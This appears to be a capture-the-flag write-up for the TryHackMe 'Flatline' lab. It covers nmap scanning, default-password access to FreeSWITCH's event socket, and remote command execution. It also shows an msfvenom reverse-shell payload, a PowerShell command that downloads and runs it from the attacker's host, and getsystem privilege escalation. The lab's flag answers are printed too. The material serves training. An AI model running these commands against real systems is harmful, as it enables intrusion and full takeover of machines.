


# Flatline

---



## Contents

---

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Privilege Escalation

## Reconnaissance

---

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.

Note: The target's IP address changed multiple times during the engagement, as the lab session refreshed over short time intervals while progressing through the tasks.

Target Machine Information		
Title	Target IP Address	Expires
Flatline	10.201.91.38	58min 56s
	Add 1 hour	Terminate

## Scanning

---

An **Nmap** scan was performed to identify open ports and services:

```

❯ nmap -sV -sC -p- --min-rate 5000 -Pn 10.201.91.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 14:38 EST
Nmap scan report for 10.201.91.38
Host is up (0.11s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-11T19:38:42+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-EOM4PK0578N
| Not valid before: 2025-11-10T19:36:54
|_Not valid after:  2026-05-12T19:36:54
| rdp-ntlm-info:
|   Target_Name: WIN-EOM4PK0578N
|   NetBIOS_Domain_Name: WIN-EOM4PK0578N
|   NetBIOS_Computer_Name: WIN-EOM4PK0578N
|   DNS_Domain_Name: WIN-EOM4PK0578N
|   DNS_Computer_Name: WIN-EOM4PK0578N
|   Product_Version: 10.0.17763
|_  System_Time: 2025-11-11T19:38:37+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.01 seconds

```

We realized the target was a Windows machine, scanned the **RDP** port, and discovered an additional open port running the **FreeSWITCH** service.

```

❯ nmap -sV --script=rdp-enum-encryption --min-rate 5000 -Pn 10.201.91.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 14:48 EST
Nmap scan report for 10.201.91.38
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
8021/tcp  open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.24 seconds

```

## Enumeration

An auxiliary Metasploit script was used to scan the **FreeSWITCH** port and determine whether it was vulnerable. By attempting the default **ClueCon** password (**CVE-2020-27613**), we were able to gain unauthorized access.

```
msf auxiliary(scanner/misc/freeswitch_event_socket_login) > run
[*] 10.201.89.223:8021 - Running automatic check ("set AutoCheck false" to disable)
[+] 10.201.89.223:8021 - The target appears to be vulnerable.
[+] 10.201.89.223:8021 - Login Successful: ClueCon
[*] 10.201.89.223:8021 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/misc/freeswitch_event_socket_login) >
```

While searching for RCE, we discovered a Python script via **SearchSploit** that leverages the misconfiguration to execute arbitrary commands on the target.

	File: 47799.txt
1	# Exploit Title: FreeSWITCH 1.10.1 - Command Execution
2	# Date: 2019-12-19
3	# Exploit Author: 1F98D
4	# Vendor Homepage: https://freeswitch.com/
5	# Software Link: https://files.freeswitch.org/windows/installer/x64/FreeSWITCH-1.
6	10.1-Release-x64.msi
7	# Version: 1.10.1
8	# Tested on: Windows 10 (x64)
9	#
10	# FreeSWITCH listens on port 8021 by default and will accept and run commands sent to it after authenticating. By default commands are not accepted from remote hosts
11	#
12	# -- Example --
13	# root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
14	# Authenticated
15	# Content-Type: api/response
16	# Content-Length: 20
17	#
:	[]

## Exploitation

The next move was to execute basic commands using the target IP.

```
python3 freeswitch_exploit.py 10.201.91.38 "whoami"
```

```
> python3 freeswitch_exploit.py 10.201.95.211 whoami
Authenticated
Content-Type: api/response
Content-Length: 25

win-eom4pk0578n\nekrotic
```

We used different commands to enumerate the system until gain access to the first flag but without administrator permissions.

```
Authenticated
Content-Type: api/response
Content-Length: 374

Volume in drive C has no label.
Volume Serial Number is 84FD-2CC9

Directory of C:\Users\Nekrotic\Desktop

09/11/2021  07:39    <DIR>          .
09/11/2021  07:39    <DIR>          ..
09/11/2021  07:39                38 root.txt
09/11/2021  07:39                38 user.txt
                           2 File(s)       76 bytes
                           2 Dir(s)  50,162,626,560 bytes free

> python3 freeswitch_exploit.py 10.201.95.211 'type C:\Users\Nekrotic\Desktop\user.txt'
Authenticated
Content-Type: api/response
Content-Length: 38

THM{64bca0843d535fa73eecdc59d27cbe26}
```

## Privilege Escalation

Because the Windows environment required a different reverse shell, we generated an architecture specific payload with `msfvenom` to match the target system.

```
> python3 freeswitch_exploit.py 10.201.95.211 systeminfo
Authenticated
Content-Type: api/response
Content-Length: 2188

Host Name:           WIN-EOM4PK0578N
OS Name:            Microsoft Windows Server 2019 Standard Evaluation
OS Version:          10.0.17763 N/A Build 17763
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Standalone Server
OS Build Type:      Multiprocessor Free
Registered Owner:   Windows User
Registered Organization:
Product ID:          00431-10000-00000-AA066
Original Install Date: 09/11/2021, 07:13:22
System Boot Time:    11/11/2025, 23:43:53
System Manufacturer: Xen
System Model:        HVM domU
System Type:         x64-based PC
```

A **x64** payload was created to match the target architecture, using the attacker IP and port:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.5.20.18 LPORT=4444 -f exe >
shell.exe
```

Subsequently, the attacker system initialized a Meterpreter listener configured for the corresponding payload and architecture to receive the session.

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.5.20.18
set LPORT 4444
run
```

Started sharing with HTTP Server from Kali and used the RCE exploit to copy the created shell to the target machine and then execute it to init the connection.

```
› python3 freeswitch_exploit.py 10.201.91.38 'powershell Invoke-WebRequest -URI http://10.5.20.18:8000/shell.exe -o C:\Users\Nekrotic\Desktop\shell.exe'
```

The generated executable was launched from the remote code execution vector, resulting in a successful Meterpreter session. The `getsystem` command was executed to elevate privileges to the SYSTEM account.

```
› python3 freeswitch_exploit.py 10.201.103.199 'C:\Users\Nekrotic\Desktop\shell.exe'  
Authenticated  
|
```

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > whoami  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > getsystem  
[-] Already running as SYSTEM  
meterpreter > |
```

Following successful privilege escalation, we accessed the **Nekrotic** user account and recovered the `root.txt` flag file.

```
meterpreter > cd Nekrotic  
meterpreter > cd Desktop  
meterpreter > dir  
Listing: C:\Users\Nekrotic\Desktop  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2021-11-09 02:31:27 -0500	desktop.ini
100666/rw-rw-rw-	38	fil	2021-11-09 02:39:58 -0500	root.txt
100777/rwxrwxrwx	7680	fil	2025-11-11 21:21:44 -0500	shell.exe
100666/rw-rw-rw-	38	fil	2021-11-09 02:39:32 -0500	user.txt

```
meterpreter > cat root.txt  
THM{8c8bc5558f0f3f8060d00ca231a9fb5e} meterpreter > |
```

The assessment confirmed full compromise of the target.

---

Written by **kurObai**